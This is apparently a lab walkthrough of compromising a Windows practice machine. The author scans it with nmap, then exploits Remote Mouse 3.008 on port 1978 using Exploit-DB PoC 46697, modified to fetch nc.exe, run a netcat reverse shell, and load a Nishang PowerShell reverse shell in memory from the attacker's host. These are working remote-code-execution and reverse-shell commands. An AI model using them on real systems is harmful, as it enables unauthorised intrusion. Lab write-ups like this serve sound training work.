
# *robensive-unquotable*

IP Address - 192.168.203.129

# *NMAP*

nmap -A -p- 192.168.203.129 --min-rate 10000 -oN nmap



```
└─$ nmap -A -p- 192.168.203.129 --min-rate 10000 -oN nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-25 03:04 EST
Nmap scan report for 192.168.203.129
Host is up (0.00056s latency).
Not shown: 65526 filtered ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 11-20-20  11:39PM       <DIR>          3D Objects
| 11-20-20  11:39PM       <DIR>          Contacts
| 11-22-20  11:45AM       <DIR>          Desktop
| 11-20-20  11:52PM       <DIR>          Documents
| 11-20-20  11:39PM       <DIR>          Downloads
| 11-20-20  11:39PM       <DIR>          Favorites
| 11-20-20  11:39PM       <DIR>          Links
| 11-20-20  11:39PM       <DIR>          Music
| 11-20-20  11:51PM       <DIR>          OneDrive
| 11-20-20  11:41PM       <DIR>          Pictures
| 11-20-20  11:39PM       <DIR>          Saved Games
| 11-20-20  11:40PM       <DIR>          Searches
|_11-22-20  12:10PM       <DIR>          Videos
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http           Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1978/tcp  open  unisql?
| fingerprint-strings:
|   DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RTSPRequest, SIPOptions, SSLSessionReq, TLSSessionReq, ms-sql-s:
|_    SIN 15win nop nop 300
1979/tcp  open  unisql-java?
1980/tcp  open  pearldoc-xact?
49668/tcp open  msrpc          Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1978-TCP:V=7.91%I=7%D=11/25%Time=5FBE1014%P=x86_64-pc-linux-gnu%r(N
SF:ULL,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(GenericLines,15,"SIN\x201
SF:5win\x20nop\x20nop\x20300")%r(GetRequest,15,"SIN\x2015win\x20nop\x20nop
SF:\x20300")%r(HTTPOptions,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(RTSPR
SF:equest,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(DNSVersionBindReqTCP,1
SF:5,"SIN\x2015win\x20nop\x20nop\x20300")%r(Help,15,"SIN\x2015win\x20nop\x
SF:20nop\x20300")%r(SSLSessionReq,15,"SIN\x2015win\x20nop\x20nop\x20300")%
SF:r(TLSSessionReq,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(FourOhFourReq
SF:uest,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(LPDString,15,"SIN\x2015w
SF:in\x20nop\x20nop\x20300")%r(LDAPSearchReq,15,"SIN\x2015win\x20nop\x20no
SF:p\x20300")%r(LDAPBindReq,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(SIPO
SF:ptions,15,"SIN\x2015win\x20nop\x20nop\x20300")%r(LANDesk-RC,15,"SIN\x20
SF:15win\x20nop\x20nop\x20300")%r(JavaRMI,15,"SIN\x2015win\x20nop\x20nop\x
SF:20300")%r(ms-sql-s,15,"SIN\x2015win\x20nop\x20nop\x20300");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 1s
|_nbstat: NetBIOS name: UNQUOTABLE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5d:1d:59 (VMware)
| smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
```

NMAP scan shows below port/services are open.


21/tcp - FTP
80/tcp - HTTP Server
135/tcp - msrpc
139/445 - SMB
1978 - unisql?
1979 - unisql-java?
1980 - pearldoc-xact?
49668 - msrpc

# *Remote Mouse Exploit - Port 1978*


There was ftp and smb services running with anonymous login but could find anything suspicous.

After spending a good amout of time researching google found that port 1978 is vulnerable with remote code execution with Remote Mouse service.

When connecting to port on 1978 was getting some SIN 15win nop nop 300 and googling the same leads to the RemoteMouse vulnerabilty.



```
┌──(kali㉿kali)-[~]
└─$ nc -nv 192.168.203.129 1978
(UNKNOWN) [192.168.203.129] 1978 (?) open
SIN 15win nop nop 300
```



SIN 15win nop nop 300

About 69,300 results (0.44 seconds)


Did you mean: SIN ***15 win*** nop nop 300

www.exploit-db.com › raw

Exploit Title: Remote Mouse 3.008 - Failure to Authenticate ...


... target.close() if response=="**SIN 15win nop nop 300**": return True else: return ... No action named "'+str(action)+'") def SendString(string,ip): for char in string: ...

And using the searchsploit downloaded the Remote Code Execution POC for RemoteMouse 3.008 as shown below.




```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ searchsploit remotemouse
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
RemoteMouse 3.008 - Arbitrary Remote Command Execution                      | windows/remote/46697.py
---------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ searchsploit -m windows/remote/46697.py
  Exploit: RemoteMouse 3.008 - Arbitrary Remote Command Execution
      URL: https://www.exploit-db.com/exploits/46697
     Path: /usr/share/exploitdb/exploits/windows/remote/46697.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/oscp_labs/unquote/46697.py



┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ ls
46697.py  Local.txt  nmap  rev.exe

┌──(kali㉿kali)-[~/oscp_labs/unquote]
```

After running the exploit code it looks like it executed the Calc.exe application.




```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ python 46697.py 192.168.203.129
('SUCCESS! Process calc.exe has run on target', '192.168.203.129')

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ 
```

For getting the reverse shell connection I modified the exploit code as shown below to uplaod the nc.exe to the vulnerable machine.




```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString("cmd.exe /k curl http://192.168.203.128/nc.exe -o C:\users\\rob\Desktop\\nc.exe",ip)
    sleep(1)
    SendString("\n",ip)
    print("SUCCESS! Process calc.exe has run on target",ip)
```

However I didn't get any reverse connection using the netcat.




```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString("cmd.exe /k cd C:\users\\rob\Desktop & nc.exe 192.168.203.128 1234 -e C:\Windows\System32\cmd.exe'",ip)
    sleep(1)
    SendString("\n",ip)
    print("SUCCESS! Process cmd.exe has run on target",ip)
```


Next I used the Nishang reverse tcp script for executing the reverse shell in-memory.



```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 .

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ █
```




```
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.203.128 -Port 443
```




```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ vi Invoke-PowerShellTcp.ps1

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ mv Invoke-PowerShellTcp.ps1 rev.ps1
```

Next modified the RemoteMouse POC as shown below for executing the in-memory reverse shell.



```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString("cmd.exe /k powershell iex (New-Object Net.WebClient).DownloadString('http://192.168.203.128/rev.ps1')",ip)
    sleep(1)
    SendString("\n",ip)
    print("SUCCESS! Process cmd.exe has run on target",ip)
```




```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.203.129 - - [28/Nov/2020 13:57:40] "GET /rev.ps1 HTTP/1.1" 200 -
192.168.203.129 - - [28/Nov/2020 13:58:47] "GET /rev.ps1 HTTP/1.1" 200 -
192.168.203.129 - - [28/Nov/2020 13:59:40] "GET /rev.ps1 HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ python 46697.py 192.168.203.129
('SUCCESS! Process cmd.exe has run on target', '192.168.203.129')

┌──(kali㉿kali)-[~/oscp_labs/unquote]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.203.128] from (UNKNOWN) [192.168.203.129] 49742
Windows PowerShell running as user rob on UNQUOTABLE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
unquotable\rob
PS C:\Windows\system32> 
```


Reading User Flag:-



```
PS C:\Windows\system32>whoami
unquotable\rob
PS C:\Windows\system32> cd C:\users\rob\Desktop
PS C:\users\rob\Desktop> ls


    Directory: C:\users\rob\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        11/21/2020   1:41 AM            10 Local.txt
-a----        11/20/2020  11:40 PM          1450 Microsoft Edge.lnk
-a----        11/26/2020  10:49 PM         59392 nc.exe


PS C:\users\rob\Desktop> type Local.txt
local-flag
PS C:\users\rob\Desktop> 
```

